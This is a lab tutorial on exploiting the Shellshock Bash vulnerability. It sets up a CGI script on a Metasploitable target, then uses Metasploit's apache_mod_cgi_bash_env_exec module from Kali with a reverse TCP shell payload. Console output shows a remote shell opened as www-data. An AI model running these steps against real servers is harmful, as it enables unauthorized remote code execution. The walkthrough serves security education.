

SHELLSHOCK AND FIND A WAY TO TALK TO BASH

Introduction to Shellshock

Shellshock is the most interesting and common vulnerability get skipped now days during web application testing is because it's found somewhere inside the cooperation between web segments.

Shellshock is the vulnerability which mainly affect the Bourne Again Shell (Bash) which make Linux, Unix and Mac OS X vulnerable to RCE (Remote Code Execution). In which adversary use their own crafted payload to exploit vulnerability present in Bash, which allow adversary to remotely execute their code and take out most of the sensitive information for their benefits.

How can we exploit Shellshock?

To perform successful shellshock exploitation adversary will find entry point to communicate with Bash and to get the hand on bash adversary will be in need to find CGI (Common Gateway Interface) which use Bash.

To run a program from web server CGI (Common Gateway Interface) is a method to do so. Web server will forward the information to CGI script and for that environment variable (for e.g.: env) is used. This environment variable is within the CGI script. Following Diagram will give the basic understanding of CGI.




Fig: Flow of CGI working

Step1: Check the bash version which is in use, if the bash version is 4.3 or below then it is vulnerable to shellshock.

```
msfadmin@metasploitable:~$ bash --version
GNU bash, version 3.2.33(1)-release (i486-pc-linux-gnu)
Copyright (C) 2007 Free Software Foundation, Inc.
msfadmin@metasploitable:~$ _
```

Step 2: Configured the target to exploit shellshock and to do so script should be there in the /cgi-bin. Place the below script at /usr/lib/cgi-bin at the target machine. Make the below script executable using chmod command.


For e.g.: `$sudo chmod 755 hello.sh`

SHELLSHOCK AND FIND A WAY TO TALK TO BASH

```
GNU nano 2.0.7 File: hello.sh
#!/bin/bash
echo "Content-type: text/html"
echo ""
echo "Hello Shellshock"

[ Wrote 4 lines ]
msfadmin@metasploitable:~/usr/lib/cgi-bin$
```

Check if the above script is working properly by accessing it via web browser.



Step 4: Start msfconsole from attacker machine Kali in this case. By using the functionality of Metasploit we will search the exploit (Search Shellshock) and use the module name exploit/multi/http/apache_mod_cgi_bash_env_exec.

```
msf > search shellshock
[!] Module database cache not built yet, using slow search

Matching Modules
=====
| Name | Disclosure Date | Rank | Description |
|-----|-----|-----|-----|
| auxiliary/scanner/http/apache_mod_cgi_bash_env_exec | 2014-09-24 | normal | Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner |
| auxiliary/server/dhclient_bash_env | 2014-09-24 | normal | DHCP Client Bash Environment Variable Code Injection (Shellshock) |
| exploit/linux/http/advantech_switch_bash_env_exec | 2015-12-01 | excellent | Advantech Switch Bash Environment Variable Code Injection (Shellshock) |
| exploit/linux/http/ipfire_bashbug_exec | 2014-09-29 | excellent | IPFire Bash Environment Variable Injection (Shellshock) |
| exploit/multi/ftp/pureftpd_bash_env_exec | 2014-09-24 | excellent | Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock) |
| exploit/multi/http/apache_mod_cgi_bash_env_exec | 2014-09-24 | excellent | Apache mod_cgi Bash Environment Variable Code Injection (Shellshock) |
| exploit/multi/http/cups_bash_env_exec | 2014-09-24 | excellent | CUPS Filter Bash Environment Variable Code Injection (Shellshock) |
| exploit/multi/misc/legend_bot_exec | 2015-04-27 | excellent | Legend Perl IRC Bot Remote Code Execution |
| exploit/multi/misc/xdh_x_exec | 2015-12-04 | excellent | Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution |
| exploit/osx/local/vmware_bash_function_root | 2014-09-24 | normal | OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock) |
| exploit/unix/dhcp/bash_environment | 2014-09-24 | excellent | Dhclient Bash Environment Variable Injection (Shellshock) |
| exploit/unix/smtp/qmail_bash_env_exec | 2014-09-24 | normal | Qmail SMTP Bash Environment Variable Injection (Shellshock) |

msf >
```

Step 5: Use the above exploit for shellshock

```
msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) >
```

SHELLSHOCK AND FIND A WAY TO TALK TO BASH

Step 6: To see the setting of this module

```
msf exploit(apache_mod_cgi_bash_env_exec) > options
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
```

Name	Current Setting	Required	Description
CMD_MAX_LENGTH	2048	yes	CMD max line length
CVE	CVE-2014-6271	yes	CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER	User-Agent	yes	HTTP header to use
METHOD	GET	yes	HTTP method to use
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOST		yes	The target address
RPATH	/bin/	yes	Target PATH for binaries used by the CmdStager
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/cgi-bin/	yes	Path to CGI script
TIMEOUT	5	yes	HTTP read response timeout (seconds)
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

```
Exploit target:
```

Id	Name
0	Linux x86

```
msf exploit(apache_mod_cgi_bash_env_exec) >
```

Step 7: Set the RHOST and TARGETURI along with LHOST

```
msf exploit(apache_mod_cgi_bash_env_exec) > set rhost 192.168.0.3
rhost => 192.168.0.3
msf exploit(apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/hello.sh
targeturi => /cgi-bin/hello.sh
msf exploit(apache_mod_cgi_bash_env_exec) >
```

```
Payload options (linux/x86/shell/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.0.2	yes	The listen address
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Linux x86

Step 8: Set payload to exploit

```
msf exploit(apache_mod_cgi_bash_env_exec) > show payloads
```

Name	Disclosure Date	Rank	Description
generic/custom		normal	Custom Payload
generic/debug_trap		normal	Generic x86 Debug Trap
generic/shell/bind_tcp		normal	Generic Command Shell, Bind TCP Inline
generic/shell/reverse_tcp		normal	Generic Command Shell, Reverse TCP Inline
generic/tight_loop		normal	Generic x86 Tight Loop
linux/x86/chmod		normal	Linux Chmod
linux/x86/exec		normal	Linux Execute Command
linux/x86/meterpreter/bind_ipv6_tcp		normal	Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
linux/x86/meterpreter/bind_ipv6_tcp_uuid		normal	Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
linux/x86/meterpreter/bind_nonx_tcp		normal	Linux Mettle x86, Bind TCP Stager
linux/x86/meterpreter/bind_tcp		normal	Linux Mettle x86, Bind TCP Stager (Linux x86)
linux/x86/meterpreter/bind_tcp_uuid		normal	Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
linux/x86/meterpreter/reverse_ipv6_tcp		normal	Linux Mettle x86, Reverse TCP Stager (IPv6)
linux/x86/meterpreter/reverse_nonx_tcp		normal	Linux Mettle x86, Reverse TCP Stager
linux/x86/meterpreter/reverse_tcp		normal	Linux Mettle x86, Reverse TCP Stager
linux/x86/meterpreter/reverse_tcp_uuid		normal	Linux Mettle x86, Reverse TCP Stager
linux/x86/metsvc_bind_tcp		normal	Linux Meterpreter Service, Bind TCP
linux/x86/metsvc_reverse_tcp		normal	Linux Meterpreter Service, Reverse TCP Inline
linux/x86/read_file		normal	Linux Read File
linux/x86/shell/bind_ipv6_tcp		normal	Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
linux/x86/shell/bind_ipv6_tcp_uuid		normal	Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
linux/x86/shell/bind_nonx_tcp		normal	Linux Command Shell, Bind TCP Stager
linux/x86/shell/bind_tcp		normal	Linux Command Shell, Bind TCP Stager (Linux x86)
linux/x86/shell/bind_tcp_uuid		normal	Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
linux/x86/shell/reverse_ipv6_tcp		normal	Linux Command Shell, Reverse TCP Stager (IPv6)
linux/x86/shell/reverse_nonx_tcp		normal	Linux Command Shell, Reverse TCP Stager

SHELLSHOCK AND FIND A WAY TO TALK TO BASH

```
msf exploit(apache_mod_cgi_bash_env_exec) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf exploit(apache_mod_cgi_bash_env_exec) > 
```

Step 9: Start exploit to get the shell

```
msf exploit(apache_mod_cgi_bash_env_exec) > check
[+] 192.168.0.3:80 The target is vulnerable
msf exploit(apache_mod_cgi_bash_env_exec) > 
```

```
msf exploit(apache_mod_cgi_bash_env_exec) > exploit
[*] Started reverse TCP handler on 192.168.0.2:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (36 bytes) to 192.168.0.3
[*] Command shell session 1 opened (192.168.0.2:4444 -> 192.168.0.3:53984) at 2019-07-19 05:59:02 -0400

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

Conclusion:

With the use of Metasploitable2 and kali we have successfully demonstrated the shellshock exploitation. It is always recommended that to use latest bash version to avoid shellshock vulnerability.